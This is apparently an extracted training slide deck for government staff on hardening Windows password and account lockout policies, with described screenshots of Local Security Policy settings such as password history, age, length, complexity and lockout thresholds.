






## Password Policies

*Set 'Enforce password history' to '24 or more password(s)'*



The screenshot displays the Windows Local Security Policy console. The left pane shows the tree structure with 'Account Policies' expanded and 'Password Policy' selected. The right pane lists several password-related policies. A properties dialog box for 'Enforce password history' is open in the foreground, showing the 'Local Security Setting' tab. The 'Keep password history for:' field is set to '24' and is circled in red. The 'passwords remembered' text is also visible next to the field.

Policy	Security Setting
Enforce password history	0 passwords remembered
Maximum password age	42 days
Minimum password age	0 days
Minimum password length	0 characters
Password must meet complexity requirements	Enabled
Store passwords using reversible encryption	Disabled

**Enforce password history Properties**

Local Security Setting Explain

Enforce password history

Keep password history for:  
24 passwords remembered


OK Cancel Apply



## Password Policies

*Set 'Minimum password age' to '1 or more day(s)'*

*Set 'Maximum password age' to '60 or fewer days'*





## Password Policies

*Set 'Maximum password age' to '60 or fewer days'*

The screenshot shows the Windows Local Security Policy console. In the left-hand tree, 'Account Policies' is expanded, and 'Password Policy' is selected. The main pane displays a list of password-related policies. The 'Maximum password age' policy is highlighted with a red circle; its current value is '42 days'. To the right, the 'Maximum password age Properties' dialog box is open. It shows the 'Local Security Setting' tab with the policy name 'Maximum password age'. Below this, the text 'Password will expire in:' is followed by a spinner box containing the number '60' and the word 'days'. This entire section in the dialog is circled in red. At the bottom of the dialog are 'OK', 'Cancel', and 'Apply' buttons.

Policy	Security Setting
Enforce password history	24 passwords remember...
Maximum password age	42 days
Minimum password age	0 days
Minimum password length	0 characters
Password must meet complexity requirements	Enabled
Store passwords using reversible encryption	Disabled

Maximum password age Properties

Local Security Setting Explain

Maximum password age

Password will expire in: 60 days

OK Cancel Apply



## Password Policies

*Set 'Minimum password age' to '1 or more day(s)'*

The screenshot shows the Windows Local Security Policy console with the 'Account Policies' tree expanded. The 'Minimum password age' policy is selected and highlighted with a red circle. The 'Security Setting' column shows '0 days'. A red circle also highlights the 'Minimum password age' policy name in the list. In the foreground, the 'Minimum password age Properties' dialog box is open, showing the 'Local Security Setting' tab. The 'Minimum password age' property is set to '1' day, which is also circled in red. The dialog box has 'OK', 'Cancel', and 'Apply' buttons at the bottom.

Policy	Security Setting
Enforce password history	24 passwords remember...
Maximum password age	0 days
Minimum password age	0 days
Minimum password length	0 characters
Password must meet complexity requirements	Enabled
Store passwords using reversible encryption	Disabled

Minimum password age Properties

Local Security Setting Explain

Minimum password age

Password can be changed after: 1 days

OK Cancel Apply



## Password Policies

*Set 'Minimum password length' to '14 or more character(s)'*

The screenshot shows the Windows Local Security Policy console. In the left-hand tree, 'Account Policies' is expanded, and 'Password Policy' is selected. The main pane displays a list of password-related policies. The 'Minimum password length' policy is highlighted with a red circle; its current value is '0 characters'. To the right, the 'Minimum password length Properties' dialog box is open. It shows the 'Local Security Setting' tab with the 'Minimum password length' property. The value '14' is entered in the spin box, and the text 'Password must be at least: 14 characters' is displayed. This entire dialog box is also circled in red. At the bottom of the dialog are 'OK', 'Cancel', and 'Apply' buttons.

Policy	Security Setting
Enforce password history	24 passwords remember...
Maximum password age	60 days
Minimum password age	1 days
<b>Minimum password length</b>	<b>0 characters</b>
Password must meet complexity requirements	Enabled
Store passwords using reversible encryption	Disabled

Minimum password length Properties

Local Security Setting Explain

Minimum password length

Password must be at least: 14 characters

OK Cancel Apply





## Password Policies

*Set 'Minimum password length' to '14 or more character(s)'*

### CHANGE PASSWORD

Old password	<input type="password"/>
New password	<input type="password"/> <b>Password should have less than 15 characters</b>
Repeat new password	<input type="password"/>

**SUBMIT**




## Password Policies

*EX : Set 'Minimum password length' to '14 or more character(s)'*

<https://howsecureismypassword.net/>

### HOW SECURE IS MY PASSWORD?



SHOW SETTINGS

It would take a desktop PC about  
**6 million years**  
to crack your password

[Tweet Result]

SHOW DETAILS



## Password Policies

*Set 'Password must meet complexity requirements' to 'Enabled'*

The screenshot displays the Windows Local Security Policy console. In the left-hand tree, 'Account Policies' is expanded, and 'Password Policy' is selected. The main pane shows a list of password-related policies. The policy 'Password must meet complexity requirements' is highlighted with a red circle, and its status is 'Enabled'. Other policies include 'Enforce password history' (24 passwords remembered), 'Maximum password age' (60 days), 'Minimum password age' (1 day), 'Minimum password length' (14 characters), and 'Store passwords using reversible encryption' (Disabled).

A dialog box titled 'Password must meet complexity requirements Properties' is open in the foreground. It shows the 'Local Security Setting' tab with the 'Password must meet complexity requirements' setting. The 'Enabled' radio button is selected and circled in red, while the 'Disabled' radio button is unselected. The dialog has 'OK', 'Cancel', and 'Apply' buttons at the bottom.

Policy	Security Setting
Enforce password history	24 passwords remembered
Maximum password age	60 days
Minimum password age	1 day
Minimum password length	14 characters
<b>Password must meet complexity requirements</b>	<b>Enabled</b>
Store passwords using reversible encryption	Disabled



## Password Policies

*Set 'Password must meet complexity requirements' to 'Enabled'*

English **uppercase** characters (A through Z)

English **lowercase** characters (a through z)

Base 10 **digits** (0 through 9)

**Non-alphabetic** characters (for example, !, \$, #, %)




'kov[l,soj;p'ko4k8iy{

งานอบรมหน่วยงานภาครัฐ



## Password Policies

*Set 'Store passwords using reversible encryption' to 'Disabled'*







## Password Policies

*Set 'Store passwords using reversible encryption' to 'Disabled'*





## *Account Lockout Policy*


Set 'Account lockout threshold' to '5 invalid logon attempt(s)'

Set 'Account lockout duration' to '15 or more minute(s)'

Set 'Reset account lockout counter after' to '15 minute(s)'




## *Account Lockout Policy*





## *Account Lockout Policy*

*Set 'Account lockout threshold' to '5 invalid logon attempt(s)'*







## Account Lockout Policy

*Set 'Account lockout threshold' to '5 invalid logon attempt(s)'*

The screenshot shows the Windows 'Local Security Policy' console window. In the left-hand tree view, 'Account Policies' is expanded, and 'Account Lockout Policy' is selected. The main pane displays a table of policies:

Policy	Security Setting
Account lockout duration	Not Applicable
Account lockout threshold	0 invalid logon attempts
Reset account lockout counter after	Not Applicable


The 'Account lockout threshold' row is circled in red. To the right, the 'Account lockout threshold Properties' dialog box is open. It shows the 'Local Security Setting' tab with the title 'Account lockout threshold'. Below this, the text 'Account will lock out after:' is followed by a spin box containing the number '5' and the text 'invalid logon attempts'. This entire section in the dialog is circled in red. At the bottom of the dialog are 'OK', 'Cancel', and 'Apply' buttons.





## *Account Lockout Policy*

*Set 'Account lockout duration' to '15 or more minute(s)'*

